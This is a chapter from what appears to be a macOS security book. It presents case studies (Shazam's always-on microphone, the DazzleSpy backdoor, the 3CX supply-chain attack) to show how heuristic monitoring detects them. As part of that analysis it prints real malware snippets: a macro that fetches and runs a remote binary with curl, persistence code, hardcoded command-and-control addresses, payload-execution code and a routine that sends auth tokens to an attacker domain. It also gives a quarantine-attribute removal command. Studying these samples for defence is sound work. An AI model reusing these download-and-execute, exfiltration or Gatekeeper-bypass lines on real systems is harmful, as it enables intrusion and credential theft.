14

CASE STUDIES

In this final chapter, I showcase a handful of case studies, ranging from good apps misbehaving to sophisticated nation-state attacks. In each case, I'll demonstrate exactly how the heuristic-based detection approaches discussed throughout this book succeed at uncovering the threat, even without prior knowledge of it.

Shazam's Mic Access

About a year after the release of OverSight, the webcam and mic monitor detailed in Chapter 12, I received an email from a user named Phil, who wrote the following: "Thanks to OverSight, I was able to figure out why my mic was always spying on me. Just to let you know, the Shazam widget keeps the microphone active even when you specifically switch the toggle to OFF in their app."

Shazam, an app that became popular in the mid-2010s, identifies the name and artist of a song while it plays. To confirm Phil's bold claim (and rule out any bugs in OverSight), I decided to investigate the issue. I installed Shazam on my Mac, then toggled it on, instructing it to listen. Unsurprisingly, this generated an OverSight event indicating that Shazam had activated the computer's built-in microphone.

I then toggled Shazam off. Instead of displaying the expected deactivation alert, OverSight displayed nothing. To determine whether Shazam was indeed still listening, I reverse engineered the app. Examining Shazam's binary code revealed a core class named `SHKAudioRecorder` and seemingly relevant methods named `isRecording` and `stopRecording`. In the following debugger output, you can see that I encountered an instance of this class at the memory address 0x100729040. We can introspect this `SHKAudioRecorder` object, and even directly invoke its methods or inspect its properties, to see whether Shazam is indeed still recording:

```
(lldb) po [0x100729040 className]
SHKAudioRecorder

(lldb) p (BOOL)[0x100729040 isRecording]
(BOOL) $19 = YES
```

Continued analysis revealed that, to stop recording, the `stopRecording` method would invoke Apple's Core Audio `AudioOutputUnitStop` function. So far, so good. However, further investigation appeared to show that Shazam never actually called this method when users toggled off the recording. This strongly implied that Shazam kept the mic active and listening! Indeed, as shown in the debugger output, querying the `isRecording` property after toggling Shazam off shows it still set to `YES`, the Objective-C value for true.

Apparently, when Shazam's marketing materials claimed the app would "lend its ears to your Mac," they weren't kidding! I reached out to the company, who told me that this undocumented behavior was part of the app's design, and actually benefited the user:

> Thanks for getting in touch and bringing this to our attention. The iOS and Mac apps use a shared SDK, hence the continued recording you are seeing on Mac. We use this continued recording on iOS for performance, allowing us to deliver faster song matches to users.

While Shazam initially ignored my concerns, it changed its mind once the media got involved, running pieces with headlines such as "Shazam is always listening to everything you're doing"[1] and "Shhh! Shazam is always listening—even when it's been switched 'off.'"[2] In response, Shazam pushed out an update that turned off the microphone when the app was toggled off.[3] (Apparently, though, there really is no such thing as bad publicity; the following year, Apple acquired Shazam for $400 million.)

I designed OverSight to detect malware with mic and webcam spying capabilities, such as FruitFly, Crisis, and Mokes, but its malware-agnostic,

heuristic-based approach has proven extremely versatile, capable also of identifying a major privacy issue.

Next, we'll consider a more conventional example of malware detection.

DazzleSpy Detection

DazzleSpy, a malicious specimen mentioned throughout the book, makes for a great case study, as it's not your average, run-of-the-mill malware. This sophisticated, persistent backdoor used zero-day exploits to infect individuals supporting pro-democracy causes in Hong Kong.[4] Intrigued by the malware, I performed my own analysis of it[5] and then considered how security tools could have defended against it and other sophisticated macOS threats.

Exploit Detection

The tools and techniques presented in this book have predominantly focused on detecting malware once it has found its way onto a macOS system. However, these approaches can often detect the malware's initial exploitation vector as well. For example, a process monitor that builds process hierarchies may be able to detect an exploited browser or word processor spawning a malicious child process. This heuristic-based approach to exploit detection is especially important, as advanced threat actors increasingly deploy their malware via exploits.

Before we focus on DazzleSpy's exploits, let's consider an attack that leveraged a malicious document. Attributed to North Korean nation-state hackers,[6] the Word file contained macro code capable of exploiting a macOS system to persistently install a backdoor. Here is a snippet of the malicious code:

```
sur = "https://nzssdm.com/assets/mt.dat"
spath = "/tmp/"
i = 0

Do
    spath = spath & Chr(Int(Rnd * 26) + 97)
    i = i + 1
Loop Until i > 12

system("curl -o " & spath & " " & sur)
system("chmod +x " & spath)
popen(spath, "r")
```

You can see that the malicious macro downloads a remote binary, *mt.dat*, via `curl`, sets it to be executable, then spawns it using the `popen` API. Because the malicious macro executes in the context of Word, a process monitor will show `curl`, `chmod`, and *mt.dat* as children of Word. This, of course, is highly anomalous and indicative of an attack.

In the case of DazzleSpy, the exploit chain is far more complex, but it still offers several chances for detection. As part of the chain, an in-memory Mach-O executable code downloads the DazzleSpy backdoor to the

$TMPDIR/airportpaird directory. After making the backdoor executable, it uses a privilege escalation exploit to remove the `com.apple.quarantine` extended attribute. This action ensures that the operating system will allow the binary to execute without prompts or alerts, even though it isn't notarized.

As the malicious website hosting the exploit chain is long gone, it's hard to test our detections directly unless we set up our own server hosting the same exploits. Still, a security tool leveraging Endpoint Security events should be able to readily observe and even thwart many actions taken by the exploit that deployed DazzleSpy. For example, as Chapter 9 showed, the `ES_EVENT_TYPE_AUTH_EXEC` event type provides a mechanism to authenticate process executions, perhaps blocking any that aren't notarized, especially if the parent is the browser.

Other Endpoint Security events related to the deletion of extended attributes could catch or even block any process attempting to delete `com.apple.quarantine`. The example code in Listing 14-1 monitors one of these events, `ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR`, to detect any removal of any extended attribute.

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR}; ❶

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    if(ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR == message->event_type) { ❷
        es_string_token_t* procPath = &message->process->executable->path;
        es_string_token_t* filePath = &message->event.deleteextattr.target->path;
        const es_string_token_t* extAttr = &message->event.deleteextattr.extattr;

        printf("ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR\n");
        printf("xattr: %.*s\n", (int)extAttr->length, extAttr->data);
        printf("target file path: %.*s\n", (int)filePath->length, filePath->data);
        printf("responsible process: %.*s\n", (int)procPath->length, procPath->data);
    }
});
es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Listing 14-1: Detecting the removal of the quarantine attribute

We first specify the event of interest, `ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR`, which will notify us of the removal of any extended attributes ❶. (You could also use the authorization event `ES_EVENT_TYPE_AUTH_DELETEEXTATTR` to block the removal altogether.) This notification event will trigger the callback block ❷, where we extract the responsible process, its filepath, and any extended attributes that the code deleted. We can extract this information from a structure named `deleteextattr` found in the Endpoint Security event. This structure, of type `es_event_deleteextattr_t`, is defined in *ESMessage.h* and has the following members:

```
typedef struct {
    es_file_t* _Nonnull target;
    es_string_token_t extattr;
    uint8_t reserved[64];
} es_event_deleteextattr_t
```

When downloaded, whether through a browser exploit chain or manually, DazzleSpy's `airportpaird` binary will have the `com.apple.quarantine` extended attribute set. You can confirm this with the `xattr` command, executed with the `-l` command line flag:

```
% xattr -l airportpaird
com.apple.quarantine: 0083;659e4224;Safari;D6E57863-A216-4B5B-ADE8-2ECB300E2075
```

To manually mimic the exploit, delete this attribute by running `xattr` with the `-d` flag:

```
% xattr -d com.apple.quarantine airportpaird
```

If the monitoring code we wrote in Listing 14-1 is running, you'll receive the following alert:

```
# XattrMonitor.app/Contents/MacOS/XattrMonitor
ES_EVENT_TYPE_NOTIFY_DELETEEXTATTR
xattr: com.apple.quarantine
target file path: /var/folders/l2/fsx0dkdx3jq6w71cqsht2p240000gn/T/airportpaird
responsible process: /usr/bin/xattr
```

Many other malware samples remove the `com.apple.quarantine` extended attribute, including CoinTicker, OceanLotus, and XCSSET.[7] It's worth noting, however, that legitimate applications, such as installers, may also remove this attribute, so you shouldn't treat a single observation as the sole reason for classifying an item as malicious.

Persistence

It's also easy to detect DazzleSpy by taking a behavior-based approach focusing on the malware's persistence and network access. Let's start by detecting its persistence, one of the best ways to detect malware. The following decompilation shows DazzleSpy's `installDaemon` method installing and persisting it as a launch agent:

```
+(void)installDaemon {
    ...
    rax = NSHomeDirectory();
    var_30 = [[NSString stringWithFormat:@"%@/.local", rax] retain];
    var_38 = [[NSString stringWithFormat:@"%@/softwareupdate", var_30] retain];
    rax = [[NSBundle mainBundle] executablePath];
    var_58 = [NSURL fileURLWithPath:rax];
    var_60 = [NSData dataWithContentsOfURL:var_58];

    [var_60 writeToFile:var_38 atomically:0x1];

    var_78 = [NSString stringWithFormat:@"%@/Library/LaunchAgents", rax];
    var_80 = [var_78 stringByAppendingFormat:@"/com.apple.softwareupdate.plist"];

    var_90 = [[NSMutableDictionary alloc] init];
    var_98 = [[NSMutableArray alloc] init];
```

```
    [var_98 addObject:var_38];
    [var_98 addObject:@"1"];
    rax = @(YES);
    [var_90 setObject:rax forKey:@"RunAtLoad"];
    [var_90 setObject:rax forKey:@"KeepAlive"];
    [var_90 setObject:@"com.apple.softwareupdate" forKey:@"Label"];
    [var_90 setObject:var_98 forKey:@"ProgramArguments"];

    [var_90 writeToFile:var_80 atomically:0x0];
```

You can see that malware first makes a copy of itself to *~/.local/softwareupdate*, then persists this copy by using the *com.apple.softwareupdate.plist* launch agent property list.

A file monitor that has subscribed to file I/O Endpoint Security events such as `ES_EVENT_TYPE_NOTIFY_CREATE` can easily observe this behavior and detect DazzleSpy when it persists. For example, here is the output of the file monitor discussed in Chapter 8:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/User/Library/LaunchAgents/com.apple.softwareupdate.plist",
    "process" : {
      "pid" : 1469,
      "name" : airportpaird,
      "path" : "/var/folders/l2/fsx0dkdx3jq6w71cqsht2p2400000gn/T/airportpaird"
    }
  }
}
```

Once DazzleSpy has persisted, we can also view the contents of its *com.apple.softwareupdate.plist* launch agent property list:

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.softwareupdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/User/.local/softwareupdate</string>
        <string>1</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>SuccessfulExit</key>
    <true/>
```

```
</dict>
</plist>
```

The `ProgramArguments` key confirms the path to the persistence location of the malicious binary we saw in the decompilation. Also, you can see that the `RunAtLoad` key is set to true, meaning that each time the user logs in (at which point the operating system examines launch agents), macOS will automatically restart the malware.

BlockBlock could easily detect this persistence via Endpoint Security file events or the newer `ES_EVENT_TYPE_NOTIFY_BTM_LAUNCH_ITEM_ADD` event. Also, because traditional antivirus products have improved their detections, KnockKnock's VirusTotal integrations will now highlight DazzleSpy as malicious, but even if the antivirus signatures failed to flag DazzleSpy as malware (as they did when the malware was initially deployed), KnockKnock could detect DazzleSpy's persistent launch agent, as its Background Task Management plug-in reveals all installed launch items.

Furthermore, notice the *com.apple* prefix to the property list, which suggests that the binary is an Apple updater. Apple hasn't signed the item, however; in fact, the binary is wholly unsigned. (KnockKnock indicates this by showing a question mark next to the item's name.) Taking all this information into consideration, we can conclude that the item is likely malicious and requires thorough investigation.

Network Access

Unauthorized network access is yet another great way to detect malware, and DazzleSpy is no exception. To receive tasking, DazzleSpy connects to the attacker's command-and-control server at 88.218.192.128. The following snippet of decompilation shows this address is hardcoded into the malware, along with the port, 5633:

```
int main(int argc, const char* argv[]) {
    ...
    var_18 = [[NSString alloc] initWithUTF8String:"88.218.192.128:5633"];
```

A network monitor like LuLu, which uses the techniques mentioned in Chapter 7, could easily detect this network access. In its alert, LuLu would capture the unauthorized *softwareupdate* program's attempt to connect to a remote server listening on a nonstandard port. It would also show that the program isn't signed with a trusted certificate or notarized and that it runs from a hidden directory. Put together, these red flags certainly warrant a closer inspection.

The 3CX Supply Chain Attack

This last case study pits our tools and techniques against what are widely considered to be some of the most challenging attacks to detect: supply

chain attacks. These damaging cybersecurity incidents can infect a massive number of unsuspecting users by compromising trusted software. Although most supply chain attacks impact Windows-based computers, there has been a noticeable uptick of such attacks against the open source community[8] and macOS. Here, we'll focus on the 2023 nation-state attack discussed several times in the book, which targeted the popular private branch exchange (PBX) software provider 3CX.

Believed to be the first *chained* supply chain attack (in which the attackers gained initial access to 3CX through a separate supply chain attack), attackers subverted both the Windows and Mac versions of 3CX's application. The attackers then signed the trojanized application with 3CX's own developer certificate and submitted it to Apple, which inadvertently notarized it. Finally, macOS enterprise users downloaded the subverted application en masse, without suspecting that anything was amiss.

Supply chain attacks are incredibly difficult to detect. The legitimate macOS 3CX application contained more than 400MB of code spread across more than 100 files, so identifying a malicious component to confirm its subversion was like searching for a needle in a haystack. You can read more about this search in my write-up, where I both confirmed the subversion of the macOS app and pinpointed the single library within the app that hosted the attacker's malicious code.[9]

Understandably, even large cybersecurity companies struggle with such detections: SentinelOne initially noted that it couldn't confirm whether the macOS version of the 3CX app was impacted by the attack.[10] Also, Apple's scans missed the subversion of the infected installer, resulting in the inadvertent granting of a notarization ticket.

Still, it's quite possible to detect supply chain attacks by observing anomalous or unusual behaviors. CrowdStrike, the first organization to confirm the 3CX attack on Windows,[11] used this behavior-based approach.[12] Let's consider the detection methods that could uncover this and other supply chain attacks. When taken together, various anomalies paint a very clear picture that something is amiss.

File Monitoring

The malicious code added to the 3CX app's legitimate *libffmpeg.dylib* library had two simple goals: gather information about the infected host, then download and execute a second-stage payload. As part of the first activity, the malware also generated an identifier to uniquely identify the infected host and wrote it to a hidden, encrypted file, *.main_storage*.[13] Here is a snippet of decompilation from a function in the subverted *libffmpeg.dylib* library that opens the file, encrypts the information, and then writes it to disk:

```
❶ rax = fopen(file, "wb");
  if (rax != 0x0) {
      rbx = rax;
      rax = 0x0;
    ❷ do {
          *(r14 + rax) = *(r14 + rax) ^ 0x7a;
```

```
        rax = rax + 0x1;
    } while (rax != 0x38);

  ❸ fwrite(r14, 0x38, 0x1, rbx);
    fflush(rbx);
    fclose(rbx);
}
```

In the decompilation, you can see the file being opened with the `fopen` API ❶. The filename is hardcoded in the malware but not shown in the decompilation, as the code dynamically creates the full path and then passes it into the function. Once it has opened the file, the malware XOR encrypts a buffer pointed to by the `r14` register using a hardcoded key, `0x7a` ❷. Then it writes the encrypted buffer to the file with the `fwrite` API ❸.

Using a file monitor, you could observe the malware opening and writing to this hidden file:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter "3CX Desktop App"
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
    "/Users/User/Library/Application Support/3CX Desktop App/.main_storage",
    "process" : {
      "pid" : 40029,
      "name" : "3CX Desktop App",
      "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
    }
  }
}
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" :
    "/Users/User/Library/Application Support/3CX Desktop App/.main_storage",
    "process" : {
      "pid" : 40029,
      "name" : "3CX Desktop App",
      "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
    }
  }
}
```

If you manually examine *.main_storage* with the macOS `hexdump` utility, you can see that it clearly appears obfuscated or encrypted:

```
# hexdump -C ~/Library/Application\ Support/3CX\ Desktop\ App/.main_storage
00000000  1c 19 1e 4f 1f 43 4e 1b  57 1b 1b 4c 43 57 49 43  |...O.CN.W..LCWIC|
00000010  49 1c 57 4f 49 1f 4e 57  4f 1f 4b 4a 4f 4d 1b 4c  |I.WOI.NWO.KJOM.L|
00000020  4b 4c 1c 4b 7a 7a 7a 7a  7a 7a 7a 7a 7a 7a 7a 7a  |KL.Kzzzzzzzzzzz|
00000030  05 0c ee 1e 7a 7a 7a 7a                           |
```

By flagging the creation of hidden files, especially those that contain encrypted content, we'd quickly notice that the 3CX application was acting very strangely. One way to detect that a file is encrypted is to compute the file's entropy. This process is computationally intensive, so we wouldn't want to do this for every file, but checking hidden files might be a good start!

Network Monitoring

Once the malware has generated an ID for the victim and completed a basic survey of the infected system, it sends this information to its command-and-control server. The resulting network traffic gives us yet another heuristic with which to detect that something is amiss. However, the 3CX application accesses the network to accomplish its legitimate functionality, so to detect its subversion, we'd need to observe it communicating with new, malicious endpoints.

In fact, this is how users noticed the supply chain attack in the first place. The first reports of odd behavior appeared on 3CX forums, where customers posted about unusual network traffic emanating from the application. For example, one customer noticed a connection to the *msstorageboxes.com* DNS host, an unrecognized domain that had just been registered in Reykjavik.[14] The DNSMonitor tool described in Chapter 13 lets us observe this DNS traffic:

```
% /Applications/DNSMonitor.app/Contents/MacOS/DNSMonitor
{
    "Process" : {
        "pid" : 40029,
        "name" : "3CX Desktop App",
        "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
    },
    "Packet" : {
        "Opcode" : "Standard",
        "QR" : "Query",
        "Questions" : [
          {
            "Question Name" : "1648.3cx.cloud",
            "Question Class" : "IN",
            "Question Type" : "AAAA"
          }
        ],
        ...
    }
}
...
{
    "Process" : {
        "pid" : 40029,
        "name" : "3CX Desktop App",
        "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App"
    },
    "Packet" : {
    "QR" : "Query",
```

```
"Questions" : [
  }
    "Question Name" : "msstorageboxes.com",
    "Question Class" : "IN",
    ...
```

These two requests attempt to resolve the domains *1648.3cx.cloud* and *msstorageboxes.com*. How might you classify these endpoints as legitimate or anomalous? As discussed in the previous chapter, general approaches include examining historical DNS records, WHOIS data, and any SSL/TLS certificates.[15] These data points look normal for the *3cx.cloud* domain (which is part of 3CX's infrastructure), but the *msstorageboxes.com* domain raises some serious red flags.

Process Monitoring

Once the malicious code in *libffmpeg.dylib* has resolved the address of the command-and-control server, it checks in with the server by submitting the generated UUID and basic survey data it has collected from the infected host. Then it downloads and executes a second-stage payload, which provides even more opportunities to heuristically detect this stealthy attack. The following snippet of decompiled code from *libffmpeg.dylib* shows the malware writing out the second-stage payload and then executing it:

```
❶ sprintf(&var_21F8, "%s/UpdateAgent", &var_1DF8);
  r13 = &var_21F8;
❷ rax = fopen(r13, "wb");
  if (rax != 0x0) {
    ❸ fwrite(var_23F8 + 0x4, var_23F8 - 0x4, 0x1, file);
      ...
    ❹ chmod(r13, 7550);
      sprintf(r12, rbp, ❺ r13);
    ❻ rax = popen(r12, "r");
      ...
```

The malware builds a full path for the payload within the 3CX desktop app's *Application Support* directory. You can see that the name of the payload is hardcoded as `UpdateAgent` ❶. Next, it opens the file in write binary mode ❷ and writes the bytes of the payload it received from the attackers' command-and-control server ❸. After changing its permissions to executable ❹, the malware invokes the `sprintf` API to create a buffer with the path to the saved `UpdateAgent` binary stored in the `r13` register ❺ and the suffix `>/dev/null 2>&1`. This suffix, not shown in the decompilation, will redirect any output or errors from the payload to */dev/null*. Finally, the malware executes the payload ❻.

By the time researchers discovered the supply chain attack, the attackers' command-and-control servers were offline, so we can't observe the attack in real time. However, we could emulate it by configuring a host to resolve msstorageboxes.com to a server we control, then serve a sample of the second-stage payload from an infected victim. This setup would allow us

to understand what information our monitoring tools could capture about this surreptitious infection.

For example, the process monitoring code from Chapter 8 would capture the following:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
    "process" : {
        "pid" : 51115,
        "name" : "UpdateAgent",
        "path" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent",
        "signing info (computed)" : {
            "signatureStatus" : 0,
            "signatureSigner" : "AdHoc",
            "signatureID" : "payload2-55554944839216049d683075bc3f5a8628778bb8"
        },
        "ppid" : 40029,
        ...
    }
}
```

Recall that the `popen` API executed the second-stage payload in the shell. Even so, its parent ID (in this instance, 40029) will still identify the 3CX desktop app instance. The fact that the 3CX desktop app is spawning additional processes is slightly suspicious; the fact that this process's binary, *UpdateAgent*, is signed in an ad hoc manner, rather than with a trusted certificate, is a huge red flag:

```
% codesign -dvvv UpdateAgent
Executable=/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent
Identifier=payload2-55554944839216049d683075bc3f5a8628778bb8
CodeDirectory v=20100 size=450 flags=0x2(adhoc) hashes=6+5 location=embedded
```

As in the case of DazzleSpy, initial payloads are often signed with a developer certificate as well as notarized, allowing them to run with ease on recent versions of macOS. However, secondary payloads often aren't. Nor do they need to be, if they're downloaded and executed by malicious code running on the operating system. However, most legitimate software is signed, so you should closely examine any non-notarized third-party software, or even block it altogether.

Currently, BlockBlock blocks only non-notarized software that macOS has quarantined. However, you could modify the tool to allow only notarized third-party software to execute. To do so, you could register an Endpoint Security client and subscribe to `ES_EVENT_TYPE_AUTH_EXEC` events. If a new process is validly signed and notarized, you could return `ES_AUTH_RESULT_ALLOW` to allow it to execute. Otherwise, you could return the value `ES_AUTH_RESULT_DENY`, blocking the process. Keep in mind, however, that core platform binaries aren't notarized.

BlockBlock always allows platform binaries, which you can identify using the `is_platform_binary` member of the Endpoint Security `es_process_t` structure. Also, applications from the official Mac App Store aren't notarized, although Apple scans them for malware. To determine whether an application came from the Mac App store, use the following requirement string: `anchor apple generic and certificate leaf [subject.CN] = \"Apple Mac OS Application Signing\"`.

Capturing Self-Deletion

The *UpdateAgent* binary performs other suspicious actions we could detect. For example, it self-deletes. After forking, the child instance invokes the `unlink` API with the value `argv[0]`, which holds the path of the process's binary:

```
int main(int argc, const char* argv[]) {
    ...
    if(fork() == 0) {
        ...
        unlink(argv[0]);
```

Malware is rather fond of self-deletion, as removing the binary from disk can often thwart analysis. Even for security tools, macOS doesn't provide an effective way to capture memory images of running processes. In fact, at least one security company whose product tracked process launches failed to obtain the *UpdateAgent* binary, which had self-deleted by the time an analyst tried manually to collect it. Similarly, traditional signature-based antivirus scanners require an on-disk file to scan and will fail if they don't find one. Luckily an anonymous user was kind enough to share the binary with me, leading to its detailed analysis in my write-up.[16]

For heuristic-based detection approaches, however, self-deleted binaries are both easy to detect and a big red flag. Detecting self-deleted binaries is easy to do with a file monitor: just look for a deletion event in which the process path matches the path of the file being deleted, as in the following output:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent",
    ...
    "process" : {
      "pid" : 51115,
      "name" : "UpdateAgent",
      "path" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent"
    }
  }
}
```

Notice that the two paths to the *UpdateAgent* binary match.

Detecting Exfiltration

After self-deleting, *UpdateAgent* extracts information from both a legitimate 3CX configuration file and the *.main_storage* file created by the first-stage component, *libffmpeg.dylib*. In its `send_post` function, the malware then transmits this information to another command-and-control server, *sbmsa.wiki*:

```
parse_json_config(...);
read_config(...);

enc_text(&var_460, &var_860, rdx);

sprintf(&var_1060, "3cx_auth_id=%s;3cx_auth_token_content=
%s;__tutma=true", &var_58, &var_860);

send_post("https://sbmsa.wiki/blog/_insert", &var_1060, &var_1064);
```

This transmission is arguably the easiest action of the entire supply chain attack to detect and, more importantly, to classify as anomalous, for many of the reasons already discussed. First, a network extension (such as DNSMonitor) can easily detect a new network event and tie it back to the responsible process. In this case, the responsible process, *UpdateAgent*, was recently installed, signed in an ad hoc manner, and non-notarized. Moreover, the process has self-deleted. Finally, the domain *sbmsa.wiki* appears suspicious due to characteristics such as a lack of historical DNS records, choice of registrar, and more.

The alert from LuLu shown in Figure 14-1, triggered by the malware attempting to connect to the attacker's remote server, captures many of these anomalies. For instance, strikethrough process names indicate self-deletion, while the perplexed frowning face signifies that the malware has an untrusted signature.



Figure 14-1: A LuLu alert shows a self-deleted binary with an untrusted signature attempting to access the network.

Supply chain attacks are notorious for being very challenging to detect and having an extensive impact. Nevertheless, as demonstrated here, monitoring tools that leverage heuristics can identify anomalous behaviors associated with these complex attacks, leading to their detection.

Conclusion

Whenever we make bold claims about our tools' detection capabilities, especially regarding yet-to-be-discovered threats, we must back them up. In this last chapter, we pitted the tools and detection approaches presented throughout the book against the latest and most insidious threats targeting macOS systems. Although we didn't have prior knowledge of these threats, our heuristic-based detections performed admirably. This confirms the power of behavior-based heuristics in identifying both existing and emerging threats, as we've demonstrated in this final section and throughout the book. More importantly, you now have the knowledge and skills to write your own tools and heuristics, empowering you to defend against even the most sophisticated macOS threats of the future.

Notes

1. "Shazam Is Always Listening to Everything You're Doing," *New York Post*, November 11, 2016, *https://nypost.com/2016/11/15/shazam-is-always-listening-to-everything-youre-doing/*.
2. John Leyden, "Shhh! Shazam Is Always Listening—Even When It's Been Switched 'Off,'" *The Register*, November 16, 2016, *https://www.theregister.com/2016/11/15/shazam_listening/*.
3. You can read more about the reversing of the Shazam faux pas in Patrick Wardle, "Forget the NSA, It's Shazam That's Always Listening!" Objective-See, November 14, 2016, *https://objective-see.org/blog/blog_0x13.html*.
4. Marc-Etienne M. Léveillé and Anton Cherepanov, "Watering Hole Deploys New macOS Malware, DazzleSpy, in Asia," *WeLiveSecurity*, January 25, 2022, *https://www.welivesecurity.com/2022/01/25/watering-hole-deploys-new-macos-malware-dazzlespy-asia/*.
5. Patrick Wardle, "Analyzing OSX.DazzleSpy," Objective-See, January 25, 2022, *https://objective-see.org/blog/blog_0x6D.html*.
6. Phil Stokes, "Lazarus APT Targets Mac Users with Poisoned Word Document," SentinelOne, April 25, 2019, *https://www.sentinelone.com/labs/lazarus-apt-targets-mac-users-with-poisoned-word-document/*.
7. "Subvert Trust Controls: Gatekeeper Bypass," Mitre Attack, *https://attack.mitre.org/techniques/T1553/001/*.
8. "Malicious Code Discovered in Linux Distributions," *Kaspersky*, March 31, 2024, *https://www.kaspersky.com/blog/cve-2024-3094-vulnerability-backdoor/50873/*.
9. Patrick Wardle, "Ironing Out (the macOS) Details of a Smooth Operator (Part I)," Objective-See, March 29, 2023, *https://objective-see.org/blog/blog_0x73.html*.

10. Juan Andres Guerrero-Saade, "SmoothOperator | Ongoing Campaign Trojanizes 3CX Software in Software Supply Chain Attack," SentinelOne, March 29, 2023, *https://web.archive.org/web/20230329231830/https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/*.

11. Bart Lenaerts-Bergmans "What Is a Supply Chain Attack?" CrowdStrike, September 27, 2023, *https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/*.

12. CrowdStrike (@CrowdStrike), "CrowdStrike Falcon Platform detects and prevents active intrusion campaign targeting 3CXDesktopApp customers," X, March 29, 2023, *https://x.com/CrowdStrike/status/1641167508215349249*.

13. "Smooth Operator," National Cyber Security Centre, June 29, 2023, *https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/smooth-operator/NCSC_MAR-Smooth-Operator.pdf*.

14. "Threat Alerts from SentinelOne," 3CX Forums, March 29, 2023, *https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/post-558710*.

15. Esteban Borges, "How to Perform Threat Hunting Using Passive DNS," *Security Trails*, January 31, 2023, *https://securitytrails.com/blog/threat-hunting-using-passive-dns*.

16. See Patrick Wardle, "Ironing Out (the macOS) Details of a Smooth Operator (Part II)," Objective-See, April 1, 2023, *https://objective-see.org/blog/blog_0x74.html*.